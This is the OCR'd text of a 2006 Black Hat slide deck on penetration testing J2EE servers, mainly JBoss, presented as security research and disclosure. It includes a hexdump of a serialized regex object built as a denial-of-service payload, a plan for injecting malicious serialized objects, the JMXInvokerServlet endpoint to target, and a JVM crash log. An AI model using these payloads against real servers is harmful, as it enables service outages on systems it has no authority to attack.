Pentesting J2EE

January 25, 2006

Marc Schönefeld
(marc@Illegalaccess.org)
University of Bamberg

Black Hat Briefings

The Speaker

- Marc Schönefeld
  - Day Job @ large all-solution provider for banks
    - Pentesting: J2SE, J2EE and other applications
  - Else: University of Bamberg
    - PhD thesis concerning „Security Antipatterns in distributed Java Applications“

Flow of Discussion

- J2EE in a nutshell
- Important J2EE components
- Pentesting J2EE
  - Phase 1: Reconnaissance (find targets)
  - Phase 2: Assessment (what's possible)
  - Phase 3: Exploitation (Hack it!)
- Demo

J2EE in a nutshell (1)

- The Java 2 Enterprise Edition is a standardized set of java-based components for enterprise applications
- Specification to develop distributed software components and services
- Strict Protocol definitions allow interoperable and scalable applications
  - Java Technologies: Servlets and a lot of Beans (Enterprise, Session, Message-Driven, Management)
  - Java Protocols: good old HTTP, RMI/JRMP, RMI/IIOP, JDBC, J2CA
  - Products: JBoss 4,BEA Weblogic 9 , IBM Websphere, Oracle OC4J [http://java.sun.com/j2ee/compatibility.html]

J2EE in a nutshell (2)

- Only the protocols are specified, implementations (and their quality) are not ➔vulnerabilities are product-specific
- And after Version 1.4 J2EE got a new name:

  Java Enterprise Edition, Java EE 5
- We will focus on the JBoss application server, but the penetration paths illustrated here are generic to a lot of J2EE products

Reconnaissance:
J2EE Security

- Security is
  - Integrity , Confidentiality and Availability
- J2SE platform security uses policy files, but J2EE security mechanisms are declarative tags in the server config and focus on confidentiality
- There are no standard policy definitions for server integrity and availability
- There are coding rules for EJB classes (no JNI, no threads, etc.), which most of the J2EE servers do not enforce


Reconnaissance:
J2EE Security

- **GOAL**:
  - We seek vulnerabilities that violate any of the security perspectives (I & C & A),
  - typically resulting from coding flaws (or from misconfigurations) in the software stack
- **Plan:**
  - How can we get from user input to vulnerable code ?

Reconnaissance: J2EE Security

- **Types of User Input**:
  - J2EE seems very complex because of the different protocols used, but they use a set of common communication mechanisms
    - **ObjectStreams** (for RMI, RMI/IIOP, JMX, JNDI
    - **HTTP** for classloading, etc.
    - And **JDBC** uses SQL

J2EE components



Assessment:

Why J2EE Pentesting is special

Lemma: **A J2EE server is only as secure as its underlying JDK**

Therefore possible:

- **Remote Denial-of-Service**
- **Command execution**
- **Information Disclosure**

In addition, of course, the classical HTTP problems (like XSS) exist

Why J2EE Pentesting is special(2)

Remote Denial-of-Service

- Client and server exchange objects (esp. RMI) via ***ObjectStreams*** not just packets,
- therefore you need knowledge how to generate fake objects,
- ***what happens when you send maliciously crafted objects ?***

- **Command execution**
- **Information Disclosure**


Why J2EE Pentesting is special(3)

- Remote Denial-of-Service
- **Command execution**
  - some certified J2EE servers (like JBoss) are extremly hard to configure with a Java2 SecurityManager, so unfortunately no easy jailed (sandbox) execution possible
  - Distinct parts of the JDK may allow you to trigger dangerous code (like “Runtime.exec()” in the embedded XML parser)
  - ***What happens when you are allowed and use to include these JDK classes in your client-defined requests (like JDBC statements) ?***
- Information Disclosure

Why J2EE Pentesting is special(4)

- Remote Denial-of-Service
- Command execution
- **Information Disclosure**
  - RMI , RMI/IIOP uses HTTP to download classes , you just GET the code from the class download port
  - ***But what happens when you try to get some other resource from the class download port ?***

J2EE vuln locations



Pentesting Toolset

Phase 1 (Recon):

- Pcap and derivatives [Ethereal has nice RMI dissectors]
- Mailing lists [see references]

Phase 2 (Assessment):

- Binary Code Audit, Own Findbugs Detectors ,
- Shellscript & Jad decompiler ➔ SourceNavigator

Phase 3 (Attack):

- Malicious Clients
- Handcrafted Serialized Objects (I wish spike or peach fuzzer could do this)

Malicious Client Exploitation

- Transforming JNLP client
- Exploiting information disclosure bugs in the web-based classloading
- Attacks on RMI, RMI/IIOP using maliciously crafted serialized objects
- A not-so-common use of JDBC

Morphing the J2EE client into an attack platform

- J2EE clients are browsers (some HTML) or high-functionality applications deployed via JNLP
- JNLP = Java Network Launching Protocol
  - The client desktop just needs a JVM + JWS and a JNLP file
  - With the JNLP file the client knows where to grab the jars of the application
  - JNLP provides no real security barrier from the server's perspective
    - Signed jars assure the client that it's the right software
    - But the server has no idea if the client calls him with the signed jars or created a 'tuned' version


DeJNLP to analyze J2EE clients

- This tool enables you to store, browse, decompile and run applications described by a JNLP file
  - Get the needed info from the JNLP-file and download files to local cache
  - Analyse (Browse and decompile), generate eclipse project for debug from decompiled sources
  - Patch some downloaded to control client-side actions

DeJNLP implementation

- Written in Java and XSLT
  - Seamlessly integration of java artifacts (serialized objects, classes,…) captured via JPCAP
  - XSLT transformations to extract XML data
  - Incorporates Beanshell for adhoc scripting
- Includes „Source"-browser for decompiled bytecode (JAD wrapper)
- Will be released 03/2006

Decompile-Wrapper of DeJNLP



RMI and RMI/IIOP and other java.io.ObjectInputStreams

- RMI means remote method invocation
- Used to construct multi-JVM-applications
- RMI/IIOP is
  - a scalable CORBA-based version to transport objects from the client to the server and back

➔Since both use serialized java objects these protocols can be best exploited by maliciously crafted objects

Problems with Java Object streams

- Some server code snippet :

```
 mySocket = new ServerSocket(3000);
 while (true) {          Socket client = mySocket.accept();
                         ReceiveRequest dtwt = new ReceiveRequest (client);
 }
class Request implements Serializable { }
class ReceiveRequest extends Thread{
    Socket clientSocket = null ; ObjectInputStream ois = null;
    ReceiveRequest (Socket theClient) throws Exception {
    clientSocket = theClient;
    // get the Streams
   ois = new ObjectInputStream(clientSocket.getInputStream());
 }
    public void run() {
     try {     Request ac = (Request)   ois.readObject();   }

     catch (Exception
 //   ...
   }
}
```

t=2 t=1

Problems with Java Object streams

Java Syntax obfuscates the sequence and atomicity of operations, this is how it looks in bytecode:

```
public void run();
  Code:
   0:   aload_0
t=1
   1:   getfield        #3; //Field ois:Ljava/io/ObjectInputStream;
   4:   invokevirtual   #7; //Method
        java/io/ObjectInputStream.readObject:()Ljava/lang/Object;
t=2
   7:   checkcast       #8; //class Request
   10:  astore_1
   11:  goto    22
   14:  astore_1
   […]
   22:  return
  Exception table:
   from   to  target type
     0    11    14   Class java/lang/Exception
```

Problems with Java Object streams

The general problems with object construction using ObjectStreams (in RMI, JNDI and other J2EE protocols):

t =0	client sends byte stream (serialized object data) via objectstream
t =1	**Server branches into readObject method of the class according to the client payload (serialVersionUID)**
t= 2	server casts object to the needed type A) cast is valid: continue work B) cast is invalid: throw ClassCastException

Problems with Java Object streams

- Between t=0 and t=2 , there is no type safety
- You as a client decide (t = 0), which code the server branches into (t =1)
- Possible Attack plan:
  - You know some vulnerable class definitions on the server (especially in readObject methods), any Serializable class will do
  - You construct an object according to this class definition
  - You embed this (malicious) object in the ObjectStream payload of your J2EE protocol (RMI, RMI/IIOP, JNDI, …)

http://classic.sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F57707

57707

Description

Sun(sm) Alert Notification

- Sun Alert ID: 57707
- Synopsis: Java Runtime Environment Remote Denial-of-Service (DoS) Vulnerability
- Category: Security
- Product: Java SDK and JRE
- BugIDs: 5037001
- Avoidance: Upgrade
- State: Resolved
- Date Released: 20-Dec-2004

1. Impact

A vulnerability in the Java Runtime Environment (JRE) involving object deserialization could be exploited remotely to cause the Java Virtual Machine to become unresponsive, which is a type of Denial-of-Service (DoS). This issue can affect the JRE if an application that runs on it accepts serialized data from an untrusted source.

Sun acknowledges with thanks, Marc Schoenefeld, for bringing this issue to our attention.

2. Contributing Factors

Find Next | Find Previous | Highlight | Match case

RMI and RMI/IIOP and other java.io.ObjectInputStreams

- How to provoke a J2EE server to heat up the CPU [and probably DoS] ?
  - construct a complex regex object
  - Serialize it
  - Send it to a port on the J2EE server that processes remote objects, like the RMI port on JBoss

Malicious Object injection

- The java.util.regex.Pattern class has a compiling timing weakness (fixed in 1.4.2_06)
- Every „(x)?“ group in a regex pattern doubles compilation time, **a pattern of 56 groups needs 800 years to compile**
- But you cannot create such a serialized object in java, you have to patch a harmless object with the dangerous pattern

Malicious objects: **java.util.regex.Pattern**

```
c:\Programme\eclipse\workspace\proxies\data>xxd regex.ser
0000000: aced 0005 7372 0017 6a61 7661 2e75 7469  ....sr..java.uti
0000010: 6c2e 7265 6765 782e 5061 7474 6572 6e46  l.regex.PatternF
0000020: 67d5 6b6e 4902 0d02 0002 4900 0566 6c61  g.knI.....I..fla
0000030: 6773 4c00 0770 6174 7465 726e 7400 124c  gsL..patternt..L
0000040: 6a61 7661 2f6c 616e 672f 5374 7269 6e67  java/lang/String
0000050: 3b78 7000 0000 0074 008d 2841 293f 2842  ;xp....t..(A)?(B
0000060: 293f 2843 293f 2844 293f 2845 293f 2846  )?(C)?(D)?(E)?(F
0000070: 293f 2847 293f 2848 293f 2849 293f 284a  )?(G)?(H)?(I)?(J
0000080: 293f 284b 293f 284c 293f 284d 293f 286e  )?(K)?(L)?(M)?(n
0000090: 293f 286f 293f 2870 293f 2871 293f 2872  )?(o)?(p)?(q)?(r
00000a0: 293f 2873 293f 2874 293f 2875 293f 2876  )?(s)?(t)?(u)?(v
00000b0: 293f 2877 293f 2878 293f 287a 293f 2861  )?(w)?(x)?(z)?(a
00000c0: 293f 2862 293f 2863 293f 2864 293f 2865  )?(b)?(c)?(d)?(e
00000d0: 293f 2866 293f 2867 293f 2868 293f 2869  )?(f)?(g)?(h)?(i
00000e0: 293f 286a 293f 24                        )?(j)?$
```

How the object is processed in the server **(in 1.4.2_05)**

```
/**
 * Recompile the Pattern instance from a stream.
 * The original pattern string is read in and the object
 * tree is recompiled from it.
 */
 private void readObject(java.io.ObjectInputStream s)
   throws java.io.IOException, ClassNotFoundException {
   // Read in all fields
   s.defaultReadObject();
   // Initialize counts
   groupCount = 1;
   localCount = 0;         // Recompile object tree
   if (pattern.length() > 0)
        compile();
   else
        root = new Start(lastAccept);
}
```

How the object is processed in the server **(1.4.2_06)**

```
/**
* Recompile the Pattern instance from a stream.
* The original pattern string is read in and the object
* tree is recompiled from it.
*/
 private void readObject(java.io.ObjectInputStream s)
   throws java.io.IOException, ClassNotFoundException {
   // Read in all fields
   s.defaultReadObject();  // Initialize counts
   groupCount = 1;  localCount = 0;
   // if length > 0, the Pattern is lazily compiled
   compiled = false;
   if (pattern.length() == 0) {
     root = new Start(lastAccept);
     matchRoot = lastAccept;
     compiled = true;
   }
}
```

A serialized HashSet object as a complexity attack

- A serialized java.util.HashSet object can be used to trigger an `OutOfMemoryError` in receiving JVM
- It adapts a common attack based on Hashtable collisions described by Wallach and Crosby
- The constructed serialized java hashset has a very low load factor (1e-7) & small number of objects,
- During serial initialization the `readObject` method of the receiving JVM allocs lots of java heap memory, may kill current thread

Hacking HTTP: Optimists like to invoke Actions via HTTP

- Sometimes its useful to invoke server actions by mapping methods to URLs
- But this is dangerous if you fail with OWASP bug #1 "unvalidated input"
- Like the JBoss guys did with the JMXInvokerServlet which takes (again) serialized java objects
- And we know: Some serialized objects are poisoned data

Exploitation, leading to remote DoS(1)


- We know: Every J2EE server is only as secure as its underlying JDK
- But the **JDK 1.4.2 below release 09 was vulnerable to a color icc_profile de-serialization bug**,
- It crashes the JVM upon when receiving an object of this type.
- Problem: **How to trigger this bug from remote ?**

Exploitation, leading to remote DoS(2)

POST an object to
http://host:8080/invoker/JMXInvokerServlet

- Fuzzing was used to get a useful payload, the base was the GRAY.pf font file from which a serialized font object was derived
- This color profile bug is fixed, but until now there is no 1.4.2 fix for the java.lang.reflect.Proxy deserialization bug (180 days old!) , however it is fixed in 1.5.0_06, but not in current 1.4.2_10

The JMXInvokerServlet



Crash of JBoss 4.0.2 with JDK 1.4.2_10 , proxy object (1)

```
23:27:04,059 INFO  [Server] JBoss (MX MicroKernel)
    [4.0.2 (build: CVSTag=JBoss_4_0_2 date=20050522023)] Started in
    13s:82ms
#
# An unexpected error has been detected by HotSpot Virtual Machine:
#
#  EXCEPTION_ACCESS_VIOLATION (0xc0000005) at pc=0x080599b6,
    pid=2664, tid=2708
#
# Java VM: Java HotSpot(TM) Client VM (1.4.2_09-b05 mixed mode)
# Problematic frame:
# V  [jvm.dll+0x599b6]
#
# An error report file with more information is saved as hs_err_pid2664.log
#
# If you would like to submit a bug report, please visit:
#   http://java.sun.com/webapps/bugreport/crash.jsp
#
[..]
```

Crash of JBoss 4.0.2 with JDK 1.4.2_10 , proxy object(2)

- The Stacktrace is everything that's left of the J2EE glory ☹ , but at least the bug is platform-independant (in good java tradition ☺)
- JBoss version 4.0.3SP1 now offers a secure protection of the URL with a HTTP authorization (which not really fixes the core problem a la OWASP #1), but this fix is better than nothing….

Construct the proxy object

